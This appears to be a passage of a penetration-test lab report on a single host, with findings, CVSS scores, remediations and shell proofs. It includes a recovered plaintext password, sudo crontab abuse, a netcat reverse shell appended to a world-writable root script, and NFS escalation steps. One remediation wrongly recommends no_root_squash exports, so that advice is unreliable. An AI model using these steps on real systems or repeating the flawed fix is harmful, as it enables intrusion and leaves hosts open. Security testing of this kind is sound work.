
Vulnerability Explanation: Directory listing occurs when a web server inadvertently **exposes freely its directories and files** to users. This can happen due to misconfigurations or insufficient access controls. A potential attacker could exploit this by employing fuzzing techniques to enumerate directories, files, or unindexed endpoints. Such activity poses a significant risk, as it may lead to the exposure of sensitive content or functionalities intended only for authorized users.


Vulnerability Fix: To mitigate this risk, it is crucial to enforce strict access controls by utilizing a **Web Application Firewall (WAF)** and minimizing the exposure of unnecessary resources. A WAF acts as a filter between the client and the web application, monitoring and managing requests and responses to detect and block malicious activities. If directory enumeration attempts are detected, the WAF can take various actions, such as blocking the attacker's IP, rejecting the request, or even responding with a `200 OK` status code for all requests, thereby confusing the attacker and making the enumeration process ineffective.


Severity: CVSS: 7.6

CVSS Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H

Proof of Concept:







For additional information on how the attack unfolded see Appendix L1.

System IP: 192.168.72.5

Service Enumeration

Server IP Address	Ports Open
192.168.72.5	**TCP:** 22, 25, 80, 111, 2049, 32783
	UDP: -

Nmap Scan Results:

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ nmap 192.168.72.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 16:19 CET
Nmap scan report for 192.168.72.5
Host is up (0.00016s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
32783/tcp open  unknown
MAC Address: BC:24:11:80:25:3F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Vulnerability Name: Sensitive Data Exposure

Vulnerability Explanation: Through the previous vulnerability, application exposes sensitive information, including credentials (`username` and `password`) and contact details, in a publicly accessible file. This allows unauthorized users to potentially gain access to the system, escalate privileges, or perform further attacks such as social engineering.


Vulnerability Fix: To mitigate this vulnerability, **sensitive files should be removed from the server** or relocated to a directory that is **not publicly accessible**. Additionally, implement proper

access controls and authentication mechanisms to restrict access to sensitive resources. Credentials should always be **encrypted** or **securely stored** to avoid saving them in plain text.

Severity: CVSS: 6.5

CVSS Vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Proof of Concept:



For additional information on how the attack unfolded see Appendix L1.

System IP: 192.168.72.5

Service Enumeration

Server IP Address	Ports Open
192.168.72.5	**TCP:** 22, 25, 80, 111, 2049, 32783
	UDP: -

Nmap Scan Results:

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ nmap 192.168.72.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 16:19 CET
Nmap scan report for 192.168.72.5
Host is up (0.00016s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
32783/tcp open  unknown
MAC Address: BC:24:11:80:25:3F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Vulnerability Name: Remote Command Execution (RCE)

Vulnerability Explanation: A **Remote Command Execution (RCE)** vulnerability arises when an attacker can execute **arbitrary commands on a server** through a vulnerable application. This usually occurs due to improper handling of user input, which allows attackers to inject malicious commands that the server subsequently executes. These commands can lead to **unauthorized actions**, such as accessing sensitive information, altering system files, or even **taking full control of the server**. RCE vulnerabilities often exploit functions like `exec()`, `system()`, or `shell_exec()` in server-side programming languages such as PHP or Python, where user input interacts directly with the operating system. The consequences of a successful RCE attack

can be catastrophic, including full system compromise, unauthorized access to critical files, privilege escalation, malware installation, or leveraging the compromised server to launch further attacks.


Vulnerability Fix: To mitigate RCE vulnerabilities, it is crucial to **prevent untrusted input** from being executed as system commands. Developers should avoid using **functions that execute shell commands directly based on user input**. If such functionality is unavoidable, **all input must be rigorously validated** and sanitized to remove special characters, such as semicolons (`;`), ampersands (&), or pipes (`|`), which are commonly used in command injection attacks.

Where possible, **replace shell commands with safer alternatives**, such as APIs or secure libraries, to process input securely. For example, instead of relying on `exec()`, use controlled functions or predefined arguments that validate input before execution. Additionally, configure the server to enforce strict permissions, ensuring that applications run with minimal privileges, which reduces the impact of an RCE exploit.

Severity: CVSS: 9.3

CVSS Vector: AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

Proof of Concept:



For additional information on how the attack unfolded see Appendix L2.

System IP: 192.168.72.5

Service Enumeration

Server IP Address	Ports Open
192.168.72.5	**TCP:** 22, 25, 80, 111, 2049, 32783
	UDP: -

Nmap Scan Results:

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ nmap 192.168.72.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 16:19 CET
Nmap scan report for 192.168.72.5
Host is up (0.00016s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
32783/tcp open  unknown
MAC Address: BC:24:11:80:25:3F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Weakness Name: Improper Handling of Credentials

Weakness Explanation: Improper Handling of Credentials refers to weaknesses in the **storage**, **transmission**, or **usage** of **sensitive authentication information**, such as passwords, API keys, or tokens. This category of vulnerabilities occurs when credentials **are not managed in a secure manner**, leading to potential exposure or unauthorized access to systems, applications, or data. The key characteristics are:

- **Insecure storage** due to credentials being stored in plain text files, databases, logs or other locations without encryption or access controls;

- **Insecure Transmission** due to credentials being sent over unencrypted communication channels (e.g., HTTP instead of HTTPS), making them susceptible to interception by attackers;
- **Insecure Usage** due to credentials exposed due to improper operating practices

This weakness can lead to **confidentiality breach** because exposed credentials allow unauthorized access to sensitive systems or data, **integrity compromise** because unauthorized users may modify or corrupt data or configurations and **availability issues** because attackers may disrupt services by exploiting compromised accounts.

Related Weakness (CWE):

- **CWE-522:** Insufficiently Protected Credentials.
- **CWE-532:** Insertion of Sensitive Information into Log File

Weakness Fix: The mitigations, categorized by attack surface, for this type of weakness are essentially:

1. **Secure Storage:**
    a. **Encrypt credentials** at rest using strong encryption standards.
    b. Use **secure credential management solutions** like password vaults or secret managers (e.g., HashiCorp Vault, AWS Secrets Manager).
2. **Secure Transmission:**
    a. Always transmit credentials over **encrypted channels** (e.g., HTTPS, TLS).
    b. **Avoid transmitting plaintext** credentials where possible, using tokens or secure authentication protocols like OAuth2;
3. **Secure Usage:**
    a. **Do not include credentials in command-line** arguments or logs.
    b. Use environment variables or secure configuration files with **strict access controls** to manage credentials.
    c. Implement **least privilege access** and **enforce password policies** (e.g., complexity, rotation).
4. **Monitoring and Auditing:**
    a. Regularly **review system logs**, **repositories**, and **user environments** for improper credential handling.
    b. Implement tools to detect hardcoded credentials in codebases or insecure credential usage.

Severity: CVSS: 7.7
CVSS v3.1 vector: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

This next vulnerability is simply a **specific instance** of the general weakness explained earlier. Therefore, rather than presenting it as a separate vulnerability, we prefer to document it in correlation with the previously discussed weakness:

Vulnerability Exploited: Exposure of Credentials via Bash History

Vulnerability Explanation: The vulnerability involves **the exposure of sensitive credentials** stored in plaintext within the **bash history** of a user account. Specifically, commands executed by the user included authentication information (*username and password*) directly as command-line arguments. This practice leads to the **inadvertent logging** of sensitive data into the user's bash history file (`~/.bash_history`), which can be accessed by anyone with the **appropriate permissions on the system**.

Related Weakness (CWE):

- **CWE-532:** Insertion of Sensitive Information into Log File.

Vulnerability Fix: The first and most important remediation is to **avoid including credentials in commands directly**. Instead, it is a good practice to **use secure configuration files**, such as `~/.my.cnf`, to store authentication data. If that is not possible, a good workaround could be to configure Bash to exclude sensitive commands from the history by using the `HISTIGNORE` environment variable.

Additionally, it's vital to provide **training on secure credential-handling practices** to ensure that all team members understand the importance of **protecting sensitive information** and the proper methods to do so. This should be complemented by establishing a routine to **regularly inspect user environments and logs** for any evidence of sensitive information exposure.

Severity: CVSS: 7.7
CVSS v3.1 vector: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Proof of Concept:

```
www-data@pteh-debian:/var/www$ ls -la
ls -la
total 852
drwxr-xr-x  6 www-data www-data   4096 Dec  4 15:18 .
drwxr-xr-x 12 root     root       4096 Oct  8 19:13 ..
-r--r--r--  1 www-data www-data    178 Dec  4 15:18 .bash_history
-rw-r--r--  1 www-data www-data      7 Dec  3 18:09 .bashrc
drwx------  3 www-data www-data   4096 Dec  4 12:48 .gnupg
drwxr-xr-x  3 www-data www-data   4096 Nov 20 17:43 .local
drwxr-xr-x  2 www-data www-data   4096 Dec  4 11:58 .ssh
-rw-r--r--  1 www-data www-data    215 Dec  4 12:46 .wget-hsts
-rw-r--r--  1 root     root         14 Dec  3 20:03 LoHackers.txt
-rw-------  1 www-data www-data     36 Dec  1 16:17 foothold.proof
drwxr-xr-x  3 www-data www-data   4096 Dec  1 16:00 html
-rwxr-xr-x  1 www-data www-data 824847 Dec  3 13:23 linpeas.sh
www-data@pteh-debian:/var/www$ cat .bash_history
cat .bash_history
cd root/.ssh
cd /etc/ssh/sshd_config
cd /etc/ssh
ls
cd ~/.ssh/authorized_keys
cd ~/.ssh/
ls
cd /tmp/rootbash -p
/tmp/rootbash -p
exit
mysql -utransito -p'Password###333###'
exit
```

```
www-data@pteh-debian:/var/www$ su - transito
su - transito
Password: Password###333###

transito@pteh-debian:~$ whoami
whoami
transito
```

From the images, it is clear that by examining the `www-data` user's Bash history, credentials for the `transito` user can be found, allowing an attacker to impersonate that user.

For additional information on how the attack unfolded see Appendix L3.

Privilege Escalation

Vulnerability Exploited: Bad configuration of SUDO

Vulnerability Explanation: The **Privilege Escalation** vulnerability via **sudo** arises when the `sudo` configuration is **misconfigured**, allowing a user to execute unauthorized commands as root. `sudo` is a command that allows users to **execute commands with the privileges of another user**, typically the **root user**. If the system is not configured properly, a user with access

to `sudo` might be able to run commands that they shouldn't have permission to execute, thus **gaining root access**. This can happen when there are **insufficient restrictions on which commands can be run** or when environment variables **are not properly controlled**. For instance, a user may be able to run **arbitrary commands** if sudo permissions are overly permissive.

Another critical aspect of the **sudo** vulnerability is the use of the `NOPASSWD` directive in the `/etc/sudoers` file. When this directive is configured, a user can **execute commands with root privileges without entering their password**. While convenient, this can become a significant security risk if not configured properly, as it allows an attacker, who already has access to the system, to **execute commands as root without any authentication**. This can easily facilitate privilege escalation or the execution of malicious commands, potentially compromising the entire system.

Vulnerability Fix: To mitigate the risk of privilege escalation via `sudo`, the `/etc/sudoers` file must be **securely configured** using the `visudo` command. This ensures **proper syntax, prevents errors**, and helps **maintain a secure configuration**. Further the file should allow **only the minimum necessary commands** to be executed **with sudo privileges** and restrict the use of dangerous commands. It's essential to prevent any configuration that would allow an attacker to run arbitrary commands as root, such as by limiting environment variables or preventing the execution of shell commands that can be abused.

Additionally, the use of the `NOPASSWD` directive **should be avoided** unless absolutely necessary. If it is used, it must be **restricted to specific, safe commands**. For example, if a user needs to run a command without a password, this should be limited to that specific command and not allow broader access to potentially dangerous operations. Finally **regular auditing and monitoring of sudo configurations are key** to ensuring that there are no excessive privileges or insecure settings that could be exploited. By enforcing the **principle of least privilege**, where users and processes are granted only the permissions they need, the risk of privilege escalation can be significantly reduced.

Severity: **CVSS:** 7.7

CVSS Vector: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Proof Screenshot:

```
transito@pteh-debian:~$ sudo -l
Password:
Corrispondenza voci Defaults per transito su pteh-debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

L'utente transito può eseguire i seguenti comandi su pteh-debian:
    (root) /usr/bin/crontab -e
transito@pteh-debian:~$ sudo crontab -e
```

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.72.6] from (UNKNOWN) [192.168.72.5] 42214
whoami
root
```

The images show that by exploiting the ability of the transito user to modify the **root crontab** it is possible to **execute code to impersonate root**.

For additional information on how the attack unfolded see Appendix L3.

System IP: 192.168.72.5

Service Enumeration

Server IP Address	Ports Open
192.168.72.5	**TCP:** 22, 25, 80, 111, 2049, 32783
	UDP: -

Nmap Scan Results:

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ nmap 192.168.72.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 16:19 CET
Nmap scan report for 192.168.72.5
Host is up (0.00016s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
32783/tcp open  unknown
MAC Address: BC:24:11:80:25:3F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Weakness Name: Incorrect Permission Assignment for Critical Resource (CWE-732)

Weakness Explanation: When a resource is given a permission setting that provides **access to a wider range of actors than required**, it could lead to the exposure of sensitive information, or the modification of that resource by unintended parties. This is especially dangerous when the resource is **related to program configuration, execution, or sensitive user data**. For example, consider a misconfigured storage account for the cloud that can be read or written by a public or anonymous user.

The vulnerability poses significant risks to the system's security, particularly in terms of confidentiality, access control, and integrity, because:

- **Confidentiality:** An attacker could exploit this vulnerability to **gain unauthorized access to sensitive information** stored in the affected resource. This might include critical data such as credentials, configuration settings, or other private information stored in files or directories. Such exposure could allow the attacker to **read confidential application data**, putting sensitive operations or user information at risk;
- **Access control:** The vulnerability may also allow an attacker to **bypass access control mechanisms**, enabling them to escalate privileges or assume unauthorized identities. For instance, the attacker could exploit improper permissions to replace a world-writable executable with a malicious version, such as a *Trojan horse*. This would allow the attacker to execute arbitrary code or gain unauthorized control over system components;
- **Integrity:** In addition to reading and controlling sensitive resources, the attacker might **corrupt or destroy critical application data**. This includes modifying or deleting essential records in a database, rendering the application or system unreliable. Such actions could compromise the integrity of the resource, disrupt operations, or lead to loss of trust in the system;

Weakness Fix: The first priority is to **strengthen file permissions and access controls**. Sensitive files and directories should have the **minimum necessary permissions to function securely**. For example, permissions should be restricted to avoid making files world-readable or writable unless absolutely essential. Ownership of critical resources should also be carefully managed, ensuring **only trusted system or application accounts have access** to these files. Where more granular control is needed, **access control lists (ACLs)** can be employed to define specific permissions for users or processes.

Another crucial step is to **implement secure configuration practices**. Sensitive information, such as credentials or configuration details, should never be stored in plain files without **adequate protection**. Instead, these should be **placed in secure storage solutions**, such as dedicated secret management tools like HashiCorp Vault or AWS Secrets Manager. System and application configurations should be audited regularly to confirm they follow best practices and avoid exposing sensitive data.

To further safeguard the system, implementing file integrity and monitoring mechanisms is essential. Tools like ***Tripwire*** can be used to **monitor for unauthorized changes to critical files or executables**. In scenarios where files are critical and rarely change, making them immutable can add an additional layer of protection. For example, using tools like ***chattr*** on Linux can prevent even root users from accidentally or maliciously modifying specific files.

Reducing the **attack surface** is another effective approach. **World-writable files and directories should be avoided** unless absolutely necessary, and any **resources no longer in use should be removed** to eliminate unnecessary risks. Additionally if **world-writable permissions** are required, they **should be confined to non-critical systems** or temporary directories and closely monitored.

Moreover privilege escalation paths also need to be secured. This involves **restricting the use of tools like sudo**, ensuring users are only able to execute commands explicitly necessary for their tasks. Applications and processes should run with the least privileges required, **avoiding the use of the root account** whenever possible. By **reducing unnecessary privileges**, potential exploits are more contained and less impactful.

Then data integrity is a key area to address as well. **Regular backups of critical data and configurations** are vital to recover from any unauthorized modifications or deletions. In addition, databases should **implement role-based access controls (RBAC)**, ensuring that only trusted accounts have access to sensitive operations. Continuous monitoring in general is critical to identifying and addressing potential threats. **Enabling logging and reviewing logs regularly** ensures that suspicious activity is detected promptly. Tools like ***Splunk***, the ***ELK stack***, or other **SIEM solutions** can automate the analysis of logs, making it easier to detect unauthorized actions. Keeping track of user actions, particularly for accounts with elevated privileges, provides a clear record of activities and helps identify misuse or accidental errors.

Severity: CVSS: 8.4
CVSS v3.1 vector: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Proof of Concept:

```
whoami
www-data
www-data@pteh-debian:/usr/local/bin$ ls -la
ls -la
total 1552
drwxr-xr-x  2 root root   4096 Dec  4 14:36 .
drwxr-xr-x 11 root root   4096 Oct 10 15:01 ..
-rwxr-xr-x  1 root root 759400 Oct 10 15:01 cvtsudoers
-rwxrwxrwx  1 root root    114 Dec  4 14:35 iparalipomenidellabatracomiomachia.sh
-rwsr-xr-x  1 root root 510396 Oct 10 15:01 sudo
lrwxrwxrwx  1 root root      4 Oct 10 15:01 sudoedit -> sudo
-rwxr-xr-x  1 root root 296592 Oct 10 15:01 sudoreplay
www-data@pteh-debian:/usr/local/bin$ cat iparalipomenidellabatracomiomachia.sh
<ocal/bin$ cat iparalipomenidellabatracomiomachia.sh
#!/bin/bash

rm -f /tmp/2024*tgz
fname=$(date +%Y%m%d%H%M%s).tgz

tar -zcvf /tmp/$fname /var/www/html/passport/*

www-data@pteh-debian:/usr/local/bin$
```

The image shows a script file owned by root with permissions set to 777, **allowing anyone to read**, **modify**, and **execute the file**.

For additional information on how the attack unfolded see Appendix L4.

Privilege Escalation

Vulnerability Exploited: Incorrect Permission Assignment for Critical Resource

The privilege escalation is a consequence of the weakness described previously, due to the presence of a **file owned by root** with permissions set to **allow anyone to read, modify, and execute it**. To avoid repetition, we will not restate the explanation, fixes, or information about the severity here. For more details, refer to the weakness titled **'Incorrect Permission Assignment for Critical Resource'**.

Proof of concept:

```
bash-5.2$ echo 'nc 192.168.72.6 4444 -e /bin/bash' >> iparalipomenidellabatracomiomachia.sh
bash-5.2$ cat iparalipomenidellabatracomiomachia.sh
#!/bin/bash

rm -f /tmp/2024*tgz
fname=$(date +%Y%m%d%H%M%s).tgz

tar -zcvf /tmp/$fname /var/www/html/passport/*
nc 192.168.72.6 4444 -e /bin/bash
```

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.72.6] from (UNKNOWN) [192.168.72.5] 42768
whoami
root
```

The image demonstrates that by modifying the file, it is possible to **gain a shell with root user privileges**.

System IP: 192.168.72.5

Service Enumeration

Server IP Address	Ports Open
192.168.72.5	**TCP:** 22, 25, 80, 111, 2049, 32783
	UDP: -

Nmap Scan Results:

```
┌──(a.decaro39㉿pteh-kali-072-6)-[~]
└─$ nmap 192.168.72.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 16:19 CET
Nmap scan report for 192.168.72.5
Host is up (0.00016s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
32783/tcp open  unknown
MAC Address: BC:24:11:80:25:3F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

Weakness Name: Misconfigured NFS Export Allowing Unauthorized Access

Weakness Explanation: This type of weakness occurs when the **NFS service** is configured to allow the `/tmp` directory to be **mounted without proper access restrictions**. This configuration allows **any client on the network**, without authentication, to mount the shared directory. An attacker can exploit this weakness to access local resources, create or read sensitive files, and perform other potentially malicious actions.

Related Weakness (CWE):

- **CWE-276:** Incorrect Default Permissions;

- **CWE-732:** Incorrect Permission Assignment for Critical Resource

Weakness Fix: To prevent anyone from mounting a directory, it is mandatory to **configure the** `/etc/exports` **file** and **limit sharing** to only a specific set of necessary and authorized hosts. For example is possible insert in the file the line:

```
/tmp 192.168.1.10(rw,sync,no_root_squash)
192.168.1.20(rw,sync,no_root_squash)
```


This configuration limits mounting access to the trusted hosts 192.168.1.10 and 192.168.1.20. After making the changes, reload the NFS configuration using the command:

```
sudo exportfs -r
```

to reload the configuration and apply the new line. It is also important to **enable a firewall** to **restrict access to NFS ports**, allowing connections only from trusted networks.

Severity: CVSS: 8.1
CVSS v3.1 vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Proof of Concept:



The first image shows that the `/tmp` folder is configured to **allow mounting by anyone**, and the second image demonstrates that this folder has been successfully mounted to the `/mnt` directory on the attacking machine.

Privilege Escalation

Since this privilege escalation required the **combination of the following two vulnerabilities**, we will present them one after the other. However, it is important to note that both vulnerabilities played an essential role in achieving root user access on the target machine.

Vulnerability Name: No Root Squash Configuration

Vulnerability Explanation: The **no_root_squash option** in the `/etc/exports` file allows root users on remote clients that mount the directory to retain root privileges on the NFS server, effectively **granting them unrestricted access to the shared resources**. This means that a root user on the client can create, read, modify, or delete files as root on the NFS server, violating the principles of privilege isolation and protection.

Related Weakness (CWE):

- **CWE-275:** Improper Restriction of Privileges

Vulnerability Fix: Enabling **root_squash** in the `/etc/exports` file is the primary remediation for this type of vulnerability. This configuration **maps the root user** of remote clients to **the non-privileged user nobody**, thereby preventing remote root users from retaining root privileges on the NFS server.

For example, you can add the following line to the `/etc/exports` file:

```
/tmp 192.168.1.10(rw,sync,root_squash)
```


This configuration applies the `root_squash` option, restricting the root user of the remote client `192.168.1.10` from retaining root privileges on the NFS server. After making this change, reload the NFS configuration using:

```
sudo exportfs -r
```

Severity: **CVSS:** 8.1
CVSS v3.1 vector: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

Proof of Concept:

```
┌──(a.decaro39㉿pteh-kali-072-6)-[/mnt]
